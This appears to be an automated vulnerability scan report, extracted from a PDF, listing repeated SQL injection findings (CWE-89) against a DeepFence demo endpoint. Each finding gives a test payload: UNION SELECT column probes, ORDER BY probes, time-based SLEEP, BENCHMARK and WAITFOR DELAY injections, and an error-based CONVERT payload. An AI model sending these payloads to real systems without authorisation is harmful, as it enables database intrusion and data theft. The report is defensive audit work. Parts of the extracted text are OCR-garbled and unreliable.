Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 4--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 4--
Name	Value				
demouser@deepfence.io	ORDER BY 4--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#317				

SQL Injection

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	benchmark(50000000,MD5(1))#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID

CWE-89

Issue Number

#318

Scan

SQL Injection

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step


GET

Modified Parameters

Name	Value
demouser@deepfence.io	' or '&'

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
```

	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#319

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>'..</td></tr> </table>	Name	Value	demouser@deepfence.io	'..
Name	Value				
demouser@deepfence.io	'..				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#320				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#321				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#322

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#323				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#324

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>test UNION select 1, @@version, 1, 1;</td></tr></table>	Name	Value	demouser@deepfence.io	test UNION select 1, @@version, 1, 1;
Name	Value				
demouser@deepfence.io	test UNION select 1, @@version, 1, 1;				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	ORDER BY 20

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAACAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#326

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,-

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#327

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#328				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))</td></tr></table>		Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))
Name	Value					
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#329					

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	waitfor delay '00:00:05'#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/

```

